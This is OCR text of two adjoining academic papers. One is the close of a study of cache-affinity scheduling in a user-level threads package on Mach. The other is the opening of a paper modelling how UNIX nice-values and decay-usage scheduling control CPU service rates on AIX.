



**Figure 4.5:** Running times of the test program as the number of threads parameter is varied from 8 through 18 (56K bytes footprint). Different lines correspond to selected versions of the C Threads package, with and without affinity.





**Figure 4.6:** Effects of footprint size (solid = FCFS, o = FCFS with affinity, $\star$ = last process, unshaded = last process plus FCFS affinity)

user-thread, the kernel thread is in effect forcing the user thread to spin rather than block. However, the benefit of this scheme is not so much in avoiding the "context switch" but in retaining the affinity between the user and kernel threads (because switching from one user thread to another or between a user thread and idle context is a light weight operation). With this enhancement, "non-affinity" scheduling becomes last process scheduling, and "affinity" scheduling becomes last process plus FCFS affinity scheduling. This scheme provided a consistent, significant performance improvement for all input values of the test program (see Figures 4.2, 4.3, and 4.4).

Figures 3.1 through 3.3 and Figures 4.1 and 4.2 put together provide a good comparison of successive improvements. A selected set of these results is also shown in Figure 4.5 to bring out the contrast. These plots clearly show that we successfully exploited the inherent affinity of the benchmark in the end. Furthermore notice the flatness of the plots in Figure 4.2 for the numbers of threads ranging from 9 through 16 as contrasted with the steep incline of the plots in Figure 3.1. (It can also be seen in Figure 4.5.) This difference in the slope implies a low-overhead management of threads in the new package.

## 4.1 Effects of footprint size

So far, we have shown results for the case where each thread has a 56K byte footprint in the cache, which is a little over one-fifth of the cache size. Figure 4.6 shows the effects of having larger footprints. Results are only shown for 16 threads, but the pattern is similar for the others. As the footprint becomes large (relative to the cache size), the need for last-process affinity becomes particularly important because footprints for more than one thread cannot completely fit into the processor cache. However, at low footprint sizes the FCFS affinity is more successful than the last process affinity because FCFS affinity has less overhead than the last process affinity. All schemes with some degree of affinity significantly outperform the non-affinity FCFS selection. The next section presents measurements using real applications.





**Figure 5.1:** Relative running times of the thinning program as a percentage of user, non-affinity scheme; shaded = std kernel thrds, unshaded = user lastp+fcfs affinity. The input pattern sizes are on the left, and number of threads is 16. The actual times under the user, non-affinity scheme are 18.45, 59.2, and 138.1 seconds respectively.

# 5 Real applications

The two applications used here are in stark contrast to each other. Intrinsically, the thinning algorithm is the most suitable for affinity scheduling, and the parallel merge sort is an exact opposite of it. Note that there is one serious problem with the Multimax cache organization that may have affected the running times of the real programs, and hence may have reduced the positive effects of affinity. The cache is a direct-mapped real address cache, and consequently two contiguous virtual pages may map to real pages that conflict in cache. Our measurements showed high probability of cache thrashing even for a footprint of two virtual pages (Mach uses 8K byte pages). By controlling the allocation of real pages, we avoided this problem in the synthetic benchmark (it can't be done easily for real applications).

**Thinning digital patterns:** Thinning of digital patterns is common in image processing. A digital pattern is represented by a matrix of 0's and 1's, where 1's denote "on" pixels, and a thinning algorithm turns off "on" pixels if their neighbors satisfy certain criteria. The goal is to retain the structure of the image while getting rid of the clutter. We implemented the parallel algorithm described in [Lu86] and [Zhang84] with minor changes. The algorithm works iteratively, terminating when no more pixels can be turned off. The matrix is divided into $n^2$ sub-blocks, and each thread of the program works on a sub-block. The program's structure is similar to our test program: fixed, long living threads and repetitive barrier synchronization. Furthermore, as thinning occurs along the horizontal or vertical edges, the larger the number of threads, the faster it runs. For the same reason, the square sub-blocks strategy is better than a linear division approach.

Thinning of a 256x256 pattern shaped like a thick 'O' using 16 threads took 25.17, 18.45, and 16.35 seconds for the following three schemes respectively: the unmodified C Threads with kernel-level affinity, non-affinity multiplexed threads, and the last-process plus FCFS affinity. The multiplexed threads package alone improved the running time by about 36%, and the affinity provided a further 12% improvement. (See Figure 5.1.) The positive impact of the multiplexed threads package increases with the number of threads (because of light-weight synchronization) and decreases with input pattern size (because of increased computation and data access per barrier synchronization). The effect of affinity remains unchanged for most numbers of threads and input sizes.

**Parallel merge sort:** The parallel sorting program is along the lines described in [Fox88]. Given a linear array of numbers for sorting, the thread works as follows: If the number of elements is smaller than a predefined value, $N$, then it sorts the numbers using the bubble sort and returns. Otherwise, it divides the array in two halves, forks a child thread to sort the first half, and works recursively on the second half in the same manner as on the original – checks size, forks a child to work on one half if necessary, and so on. When the child finishes, the parent thread merges the two sorted halves of the array.

Note that the structure of the parallel sort is quite unlike that of the test program: variable, short-lived threads, very little re-referencing of data within a thread, and no barrier synchronization. The results bear out this characterization. To sort 131,072 random numbers using $N = 256$ as the limit for bubble sorting, the program took 11.16, 8.29, and 8.34 seconds respectively for the same three schemes as in the thinning program. While the use of multiplexed threads improved the run time by about 27%, the cache affinity had no effect. Even though a typical thread rereferences its half of the array (because of sorting and then merging), relative to thread management costs, cache affinity effects are negligible. As in the case of the thinning algorithm, however, the performance impact of using the multiplexed threads package varies with the number of threads used and the amount of work per thread. We found that 256 elements per thread is optimal.

# 6 Concluding Remarks

Do the results generalize? Clearly, the dispatcher limitation problem is common to all Unix and Unix-derived systems, and even in most non-Unix systems. Kernel dispatchers typically lack the necessary flexibility or mechanisms for efficient management of application threads. It is difficult to say whether a completely new scheduler/dispatcher structure can solve this problem effectively. A multiplexed user-threads package is not only a general solution for this problem, but also an efficient one (as shown in this paper). The avoidance of pseudo-affinity is a concern in any threads package when affinity can't be quantified. Perhaps hardware support [Squillante90] can be used to quantify affinity and hence to deal with pseudo-affinity. Until then the dispatcher and synchronization primitives must avoid scenarios causing pseudo-affinity.

Is cache affinity scheduling worth the trouble? As caches become larger and faster relative to main memory, the benefits of cache affinity scheduling will increase. However as we have pointed out only a certain class of programs can exploit cache affinity. This makes it even more appropriate to implement affinity scheduling in a threads package. Further examples of suitable applications are dynamic programming, numerical relaxation methods, clustering algorithms, and image processing problems.

# Acknowledgements

We gratefully acknowledge John Chao's assistance with systems and systems software. We thank Mark Squillante for valuable discussions on cache affinity and related issues.

## References

[Accetta86] M. J. Accetta, et al, "Mach: A New Kernel Foundation for UNIX Development," Proc. of the Summer Usenix, July 1986.

[Cooper87] E. Cooper and R. Draves, "C Threads", *Tech. Report CMU-CS-88-154*, Computer Science Dept., Carnegie Mellon University, June 1988.

[Fox88] G. Fox, et al, *Solving Problems on Concurrent Processors, Vol. I*, Prentice-Hall, 1988.

[Golub90] D. Golub, et al, "Unix as an Application Program," Proc. of the Summer Usenix, June 1990.

[Gupta91] A. Gupta, A. Tucker, and S. Urushibara, "The Impact of Operating System Scheduling Policies and Synchronization Methods on the Performance of Parallel Applications," *Proc. of the 1991 ACM SIGMETRICS Conf.*, May 1991.

[Lu86] H. E. Lu and P. S. P. Wang, "A Comment on a Fast Parallel Algorithm for Thinning Digital Patterns," *Comm. of ACM*, March 1986.

[Powell91] M. L. Powell, et al, "SunOS Multi-thread Architecture," *Proc. of the Winter Usenix*, January 1991.

[Squillante90] M. Squillante and E. Lazowska, "Using Processor-Cache Affinity Information in Shared-Memory Multiprocessor Scheduling," *Research Report RC 17128*, IBM T. J. Watson Research Center, July 1991.


[Tucker89] A. Tucker and A. Gupta, "Process Control and Scheduling Issues for Multiprogrammed Shared-Memory Multiprocessors," *Proc. of the 12th ACM Symp. on Operating Systems Principles*, December 1989.

[Vaswani91] R. Vaswani and J. Zahorjan, "The Implications of Cache Affinity on Processor Scheduling for Multiprogrammed, Shared Memory Multiprocessors," *Proc. of the 13th ACM Symp. on Operating Systems Principles*, October 1991.

[Zhang84] T. Y. Zhang, and C. Y. Suen, "A Fast Parallel Algorithm for Thinning Digital Patterns," *Comm. of ACM*, March 1984.

**Murthy Devarakonda** received his Ph.D. degree in Computer Science from the University of Illinois at Urbana-Champaign in January 1988. Since then he has been a Research Staff Member at the IBM Thomas J. Watson Research Center, Yorktown Heights. His current research interests include distributed and multiprocessor operating systems, scheduling, file systems, file server technology, and the study of system usage patterns. His electronic mail address is mdev@watson.ibm.com.

**Arup Mukherjee** has been a doctoral student in the School of Computer Science at Carnegie Mellon University since August, 1991. He obtained his B.S.E. degree in Computer Science and Engineering from the University of Pennsylvania in May, 1990, and worked at the IBM Thomas J. Watson Research Center for a year thereafter. The research reported here was carried out while he was at the IBM Research Center. His current research interests include operating systems, distributed computing, networks, fault tolerance and multimedia. His electronic mail address is arup@cs.cmu.edu.



# Control Considerations for CPU Scheduling in *UNIX*™ Systems

*Joseph L. Hellerstein*
*IBM Thomas J. Watson Research Center*

## Abstract

Managing *UNIX*™ systems[1] often involves setting service rate objectives, such as specifying that application A should receive 50% of the central processing unit (CPU). In most UNIX systems, the only way to control CPU usage is by adjusting nice-values; unfortunately, the relationship between nice-values and process service rates has been poorly understood. This paper develops an analytic model that relates service rate objectives for compute-bound processes to nice-values and three scheduler parameters: $R$ (the rate at which priority increases for each quantum of CPU consumed), $D$ (the decay factor), and $T$ (the number of quanta that expire before CPU usages are decayed); the model is evaluated using measurements of a workstation running IBM's Advanced Interactive Executive (AIX) 3.1 Operating System. Based on the model, we develop an algorithm that calculates nice-values that achieve service rate objectives for compute-bound processes. Experiments conducted on a production AIX 3.1 system suggest that our algorithm works well in practice. In addition, we use the model to obtain insights into the control implications of parameter settings. For example, we show that the nice-mechanism is often less effective on faster processors since $T$ tends to increase with processor speed; this increases the fraction of time during which processes with larger nice-values execute, and hence limits the extent to which their service rates can be controlled.

## 1. Introduction

System administrators often adjust the CPU consumption of processes to achieve installation objectives. Sometimes these objectives are informal, such as giving interactive editing preference over long-running simulations. However, many production computer systems have more formal objectives, such as requiring that application A receive 50% of the CPU. In most *UNIX*™ systems, the only way to control CPU usage is by adjusting nice-values. Unfortunately, the relationship between nice-values and process service rates has been poorly understood, which has limited the ability of system administrators to achieve service rate objectives.

This paper describes an analytic model that relates nice-values to process service rates on uni-processor systems, and evaluates the model based on measurements taken from an IBM RISC SYSTEM/6000 workstation running IBM's AIX™ 3.1 Operating System. Throughout, our emphasis is on compute-bound processes since our objective is to control service rates for a numerically intensive workload with little IO. To this end, we use the model to develop an algorithm that calculates nice-values that achieve service rate objectives for compute-bound processes. The model also provides insights into the performance characteristics of many UNIX CPU schedulers, such as explaining why the nice-mechanism is often less effective on faster processors.

[1] UNIX is a registered trademark of UNIX System Laboratories, Inc. AIX is a trademark of IBM Corporation.

A variety of approaches have been used to achieve service rate objectives in UNIX systems. For example, in [7] and [4], the UNIX scheduler is modified so that process priorities change based on the relationship between the user's CPU consumption and the installation's service rate objectives for that user (in the form of processor shares); [13] employs similar objectives but uses a simple heuristic to manipulate nice-values instead of requiring scheduler modifications; and [9] describes a scheduler that incorporates tuning parameters that can be adjusted to control service rates. In all cases, measurements are presented to illustrate how the scheduler operates in practice, but there is no underlying theory; as such, there is little understanding of the circumstances under which objectives can be met. While there is a good understanding of how to achieve response time objectives in fixed priority queueing systems (e.g., [5], [14], [6]), most UNIX systems employ a decay-usage scheduler, which differs considerably from a fixed priority scheduler. Indeed, although analytic models of UNIX systems have been constructed (e.g., [12]), to the best of our knowledge only the model in [2] specifically addresses decay-usage scheduling. The approach taken in this model is simple and fairly general. Unfortunately, it does not consider process starvation, nor does it permit analyzing transient behavior; both of these considerations are important in the analysis of our algorithm for controlling process service rates and in our study of scheduler parameters.

The remainder of this paper is organized as follows. Section 2 provides a generic description of the decay-usage CPU scheduling that is employed in most UNIX systems. Based on this description, section 3 develops and evaluates an analytic model for the service rates of compute-bound processes. Section 4 uses this model to explore the effect on performance of scheduler parameterizations, and section 5 exploits the model to construct an algorithm that calculates nice-values that achieve service rate objectives for compute-bound processes. Our conclusions are contained in section 6.

## 2. Decay-Usage Scheduling in UNIX

Decay-usage CPU scheduling is widely used in UNIX systems (e.g., AIX 3.1 [8], System V [1], and BSD [10]), and similar mechanisms are employed in the Mach Operating System [2] and the Condor System Distributed Processing System [11]. This section provides a detailed but fairly general description of decay-usage scheduling, with an emphasis on compute-bound processes.

Decay-usage scheduling is motivated by two concerns: fairness and performance. Fairness is achieved by awarding CPU quanta (or tics) to processes that have received few tics in the recent past. Such an approach can improve performance as well. For example, compute-bound processes accumulate tics at a faster rate than IO-bound processes; so IO-bound processes tend to be dispatched before compute-bound processes, thereby improving throughput by overlapping CPU and disk activity. In addition, response time is improved by executing first processes with smaller CPU requirements, since this approximates a short-job-first policy (which is known to minimize response times).

Decay-usage scheduling is typically implemented as a priority scheme in which processes with the smallest numeric priorities execute first. We provide a generic description of this approach. This description assumes that the operating system maintains three pieces of information for each process:

**p_userpri** - process priority
**p_cpu** - accumulated CPU
**p_nice** - external adjustment to priority

Scheduling actions take place after each of two events. The first event is a quantum expiration, after which the operating system updates the accumulated CPU of the executing process as well as its priority. Specifically,

```
p_cpu = p_cpu + 1;
p_userpri = R*p_cpu + p_nice;
Dispatch the process with the smallest p_userpri;
```

(In AIX 3.1, $R = .5$.) The second event occurs at fixed wall-clock intervals (e.g., once a second), and involves decaying the accumulated CPU of all processes. We refer to the time between these events as a **decay cycle**, which consists of $T$ quanta. The actions taken are:


```
for all processes
    p_cpu = p_cpu/D;
    p_userpri = R*p_cpu + p_nice;
Dispatch the process with the smallest p_userpri;
```

(In AIX 3.1, $D = 2$.) We note that the foregoing description ignores many details, such as the offset for user priorities and the maximum value for process priorities. However, for the case of interest to us -- compute-bound processes -- the above description suffices.

